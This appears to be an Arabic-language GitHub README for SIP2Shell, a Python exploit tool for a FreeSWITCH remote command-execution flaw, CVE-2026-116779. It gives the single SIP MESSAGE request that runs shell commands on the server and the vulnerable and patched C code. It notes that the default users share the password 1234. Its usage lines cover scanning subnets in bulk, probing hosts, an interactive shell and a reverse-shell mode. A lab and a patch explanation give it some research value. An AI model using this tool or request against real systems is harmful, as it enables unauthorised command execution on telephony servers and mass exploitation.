
 deathshotxd/sip2shell
رسالة SIP نصية واحدة إلى FreeSWITCH، وأنت تنفّذ الأوامر. أداة استغلال، وماسح ضوئي، ومختبر Docker حقيقي قابل للاستغلال/مُرقَّع لـ CVE-2026-116779.





سيقوم FreeSWITCH بتنفيذ أمر لك إذا طلبته منه في رسالة نصية.

CVE-2026-116779 هو خطأ صغير ذو تأثير واسع. عندما تصل رسالة SIP
MESSAGE، يأخذ FreeSWITCH عنوان To، ويقسّمه عند أول
+، ويعامل النصف الأيسر كاسم بروتوكول محادثة. وكل ما يلي
+ يذهب إلى معالج ذلك البروتوكول. أحد المعالجات المسجّلة
يُسمى api، وهو يمرّر مدخلاته مباشرة إلى switch_api_execute().
إذن هذا ليس مستخدمًا:
MESSAGE sip:api+system%20id@target SIP/2.0
إنه system id، يُشغَّل بواسطة الخادم الخفي (daemon). تأتي الاستجابة كرسالة MESSAGE أخرى، ولأن طبقة الدردشة تعمل بقائمة انتظار، فإن 202 تعني فقط "مقبول" - تحتاج إلى المخرجات لتعرف أنه نُفِّذ فعلاً.
SIP2Shell هو الأداة التي أردتها أثناء التحقيق في هذا الأمر. ملف Python واحد، بلا اعتماديات، بلا telnet(1)، بلا وسيط. يتحقق مما إذا كان المضيف قديماً بما يكفي ليكون عرضة، وينفّذ أمراً إن كان كذلك، ويعطيك المخرجات. scan يفعل ذلك على دفعات، وshell يمنحك موجه أوامر، وrev يطلق أوامر reverse-shell الجاهزة.
الخلل ليس تلفاً في الذاكرة. إنه غياب قائمة سماح على اسم بروتوكول دردشة. لهذا السبب تكفي حزمة UDP واحدة.

originate)، وتحميل الوحدات، أو Lua المضمّنة عبر mod_lua.
تشغيل حقيقي ضد حاوية 1.10.12 المضمّنة: يقرأ probe الإصدار، ثم ينفّذ exploit الأوامر id وhostname وuname -sr. صُنع ملف GIF من مخرجات الطرفية الملتقطة، وليس من محاكاة؛ ويحتوي scripts/make_demo.py على الأسطر الدقيقة.

تقرأ sofia_presence_handle_sip_i_message() مستخدم حقل To، وتقطع عند أول +، وتتعامل مع الجانب الأيسر كاسم بروتوكول:
/* sofia_presence.c */
if ((p = strchr(to_user, '+')) && p != to_user) {
    switch_copy_string(proto, to_user, sizeof(proto));   /* char proto[512] */
    p = strchr(proto, '+');
    *p++ = '\0';
    ...
}
switch_core_chat_send(proto, event);
يتضمن جدول الإرسال في mod_dptools كلاً من jingle وevent وapi. ويُعدّ الإدخال api هو الإدخال الخطير:
/* mod_dptools.c */
static switch_status_t api_chat_send(switch_event_t *message_event)
{
    ...
    switch_url_decode(cmd);
    if ((arg = strchr(cmd, ' '))) *arg++ = '\0';
    SWITCH_STANDARD_STREAM(stream);
    switch_api_execute(cmd, arg, NULL, &stream);
    if (proto)
        switch_core_chat_send_args(proto, "api", to, from,
                                   ..., stream.data, ...);
}
switch_api_execute() هو نفس الموزِّع الذي يشغّله fs_cli وevent socket. system هي واجهة API جاهزة تمرّر وسيطها إلى الصدفة (shell)، لذا يمكن الوصول إلى نظام التشغيل بأكمله. تحمل stream.data المخرجات عائدةً إلى المرسِل - وهذه هي قناة القراءة العكسية التي يستخدمها SIP2Shell.
يضيف الإصلاح هذا بالضبط، قبل توزيع أي شيء:
if (!strcasecmp(proto, "api") &&
    !sofia_test_pflag(profile, PFLAG_ENABLE_CHAT_API_PROTO)) {
    nua_respond(nh, SIP_403_FORBIDDEN, ...);
    return;
}
strcasecmp لأن سجل الدردشة غير حساس لحالة الأحرف؛ المعامل
مُعلَّق في الملفات الشخصية الافتراضية. التفاصيل وتتبع الاتصال موجودان في
docs/WRITEUP.md.
| المنتج | SignalWire FreeSWITCH (رسالة MESSAGE الواردة عبر mod_sofia) |
| الإصدارات | < 1.11.3 على الملفات الشخصية الافتراضية internal / external |
| المُرقَّع | 1.11.3 - بوابة جديدة enable-chat-api-proto، مُعطَّلة افتراضيًا |
| CVE / CVSS | CVE-2026-116779 / GHSA-mg63-h38w-8p9p - 9.8 |
| الحالة | CISA KEV، مُستغَلَّة في البرية |
| البوابة | enable-chat-api-proto مُعلَّقة في الملفات الشخصية الافتراضية |

جهاز مُرقَّع يرد على MESSAGE موجَّهة إلى api+ بـ 403. جهاز قابل للاستغلال
يرد بـ 202 وينفّذ الأمر. ملف شخصي يحتفظ بمصادقة MESSAGE يرد
بـ 401 أو 407؛ مرّر بيانات الاعتماد عبر --user / --password وتُعالَج
عملية تبادل digest. يشحن FreeSWITCH الافتراضي المستخدمين 1000-1019 بكلمة المرور 1234 في
الدليل الافتراضي، ولهذا ترد الكثير من عمليات التثبيت المخبرية والافتراضية
دون بيانات اعتماد.
git clone https://github.com/DeathShotXD/SIP2Shell.git
cd SIP2Shell
python3 sip2shell.py --help
Python 3.8+، المكتبة القياسية فقط. لا شيء لتثبيته.
--tcp لـ TCP SIP)# find vulnerable hosts; 202 = vulnerable, 403 = patched, 401/407 = auth-walled
python3 sip2shell.py scan -f hosts.txt --threads 64
python3 sip2shell.py scan -f hosts.txt --json -o out.json
# from a pipeline
nmap -sU -p 5060 --open -oG - 10.0.0.0/24 | awk '/5060\/open/{print $2}' | \
python3 sip2shell.py scan
python3 sip2shell.py probe -t 10.0.0.5
python3 sip2shell.py probe -t 10.0.0.5 --json






